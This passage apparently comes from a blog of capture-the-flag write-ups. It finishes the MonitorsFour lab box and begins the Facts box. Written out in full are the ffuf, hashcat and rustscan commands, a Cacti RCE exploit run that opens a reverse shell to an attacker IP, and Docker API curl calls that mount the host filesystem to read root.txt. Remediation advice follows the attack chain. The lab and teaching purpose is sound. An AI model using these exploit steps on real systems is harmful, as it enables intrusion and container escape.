
API keys look the most interesting but I’m not completely sure. I ran a subdomain enumeration while I poke around more.

ffuf -u ‘http://monitorsfour.htb/’ -H “Host: FUZZ.monitorsfour.htb” -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt -fs 138
I couldn’t find anything additional on the current site but we did find a cacti.montorsfour.htb
I wasn’t able to get in with the same credentials but with the previous information I was able to eventually get in with marcus:wonderful1 as that is the admin’s first name.

It looks like this is vulnerable. Found this https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.
We were able to get a shell.
python3 exploit.py \
-u marcus \
-p wonderful1 \
-i 10.10.16.147 \
-l 4444 \
-url http://cacti.monitorsfour.htb



After some enumeration it looks like we are in a container.
We can follow the API and check the version.

It’s accessible without authentication so this is vulnerable to CVE-2025-9074. We can create a JSON config for this exploit.
cat > /tmp/container.json << ‘EOF’
{
“Image”: “alpine:latest”,
“Cmd”: [“/bin/sh”, “-c”, “cat /mnt/host_root/Users/Administrator/Desktop/root.txt”],
“HostConfig”: {
“Binds”: [“/mnt/host/c:/mnt/host_root”]
},
“Tty”: true,
“OpenStdin”: true
}
EOF
cd /tmp && python3 -m http.server 8000
We can download the config.
curl http://10.10.16.147:8000/container.json -o /tmp/container.json
Create the container.
curl -X POST -H “Content-Type: application/json” -d @/tmp/container.json “http://192.168.65.7:2375/containers/create?name=pwned“
Start it.
curl -X POST http://192.168.65.7:2375/containers/cac325013e2df9e53c911f2fc57cecb554cb432233cdfe088ecdb25a83999fd0/start
And we got root.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified port 80 (HTTP). Added monitorsfour.htb to /etc/hosts. Browsed to the web server and found a login page. Noted possible usernames in the page source. Ran feroxbuster while poking around manually.
rustscan -a 10.129.15.15 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://monitorsfour.htb/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Credential discovery and hash cracking Feroxbuster found a /user path. Manually exploring it revealed hashed credentials. Transferred the hashes to the Pwnbox and cracked them with Hashcat using rockyou. The admin hash cracked successfully.
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: admin:wonderful1
3 – Subdomain enumeration and Cacti access Logged into the dashboard but found nothing immediately exploitable. Ran subdomain fuzzing with ffuf and discovered cacti.monitorsfour.htb. Could not log in with the admin credentials but used the admin’s first name Marcus with the same password and got in.
ffuf -u ‘http://monitorsfour.htb/’ -H “Host: FUZZ.monitorsfour.htb” -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt -fs 138
Credentials: marcus:wonderful1
4 – Initial Access – CVE-2025-24367 Cacti RCE Identified the Cacti instance was vulnerable to CVE-2025-24367, an authenticated remote code execution vulnerability. Used a public PoC exploit to obtain a reverse shell.
python3 exploit.py -u marcus -p wonderful1 -i 10.10.16.147 -l 4444 -url http://cacti.monitorsfour.htb
5 – Container escape via unauthenticated Docker API – CVE-2025-9074 Enumeration confirmed the shell was inside a container. Found the Docker daemon API accessible on port 2375 without authentication. Created a malicious container configuration that mounted the host filesystem and used it to read root.txt directly from the Administrator desktop.
curl -X POST -H “Content-Type: application/json” -d @/tmp/container.json “http://192.168.65.7:2375/containers/create?name=pwned”
Key Takeaways
- Hashed credentials exposed via unauthenticated endpoint – Hashes were accessible through a /user path with no authentication required. Credential data of any kind must never be exposed through web endpoints and access to user management paths must require authentication.
- Password reuse across accounts and services – The same password was shared between the admin account on the main application and the marcus account on the Cacti subdomain. Password reuse across any accounts is unacceptable and a single compromised password should never grant access to multiple services.
- Cacti RCE via CVE-2025-24367 (CVSS 8.8 High) – The Cacti instance was running a vulnerable version with a known authenticated RCE. Network monitoring tools are often overlooked in patch cycles but are high-value targets given their privileged network position and service account access.
- Unauthenticated Docker API exposed internally – CVE-2025-9074 (CVSS 9.8 Critical) – The Docker daemon was listening on port 2375 with no authentication, allowing any process inside the container network to create and manage containers with arbitrary host filesystem mounts. The Docker socket and API must never be exposed without authentication and TLS.
- Container escape via host filesystem mount – Once the Docker API was accessible it was trivial to mount the host root filesystem into a new container and read any file on the host. Container workloads must be isolated with appropriate runtime security controls to prevent this class of escape.
Remediation
[Immediate] Patch Cacti to remediate CVE-2025-24367 (CVSS 8.8 High) Update Cacti to the latest patched version immediately. Subscribe to Cacti security advisories and apply patches within 48 hours of a critical or high severity release. Restrict access to the Cacti interface to authorised IP ranges only and require strong unique credentials.
[Immediate] Secure the Docker API – CVE-2025-9074 (CVSS 9.8 Critical) Disable TCP exposure of the Docker daemon immediately. If remote Docker API access is operationally required, enable TLS mutual authentication and restrict access by IP. The Docker socket should never be accessible to untrusted processes or containers.
[Immediate] Remove exposed credential endpoints Audit all web application paths for unauthenticated access to user data, hashes, or credential material. The /user endpoint must require authentication. Conduct a full review of access controls across both the main application and the Cacti subdomain.
[Immediate] Enforce unique passwords across all accounts and services Rotate all passwords for accounts sharing the wonderful1 credential immediately. Implement a password policy requiring unique credentials per account and per service. Deploy a PAM solution to manage privileged account credentials.
[Short-term] Implement container runtime security controls Deploy a container security solution such as Falco or Sysdig to detect anomalous container behaviour including unexpected filesystem mounts and API calls. Apply seccomp and AppArmor profiles to all container workloads. Regularly audit running containers for unnecessary host mounts and privileged flags.
[Long-term] Integrate network monitoring tools into the vulnerability management program Tools like Cacti often run with elevated network access and are overlooked in patch cycles. Include all monitoring and infrastructure tooling in regular vulnerability scans. Define a hardening baseline for these tools covering authentication, network exposure, patch cadence, and service account permissions.
-
Facts writeup
10.129.1.226
Did this on release.
Scanned the machine with rustscan.


Looks like two webservers. Let’s check 80 first.

Need to add it to /etc/hosts first so did that then refreshed.


Nothing on source code on this page. No robots.txt. Used ffuf for directory busting as I want to get more used to ffuf.

Navigated through the facts. Looks like there are some comments for possible users.

Ffuf showed us an admin page.
I created a test account to see what access we would have.
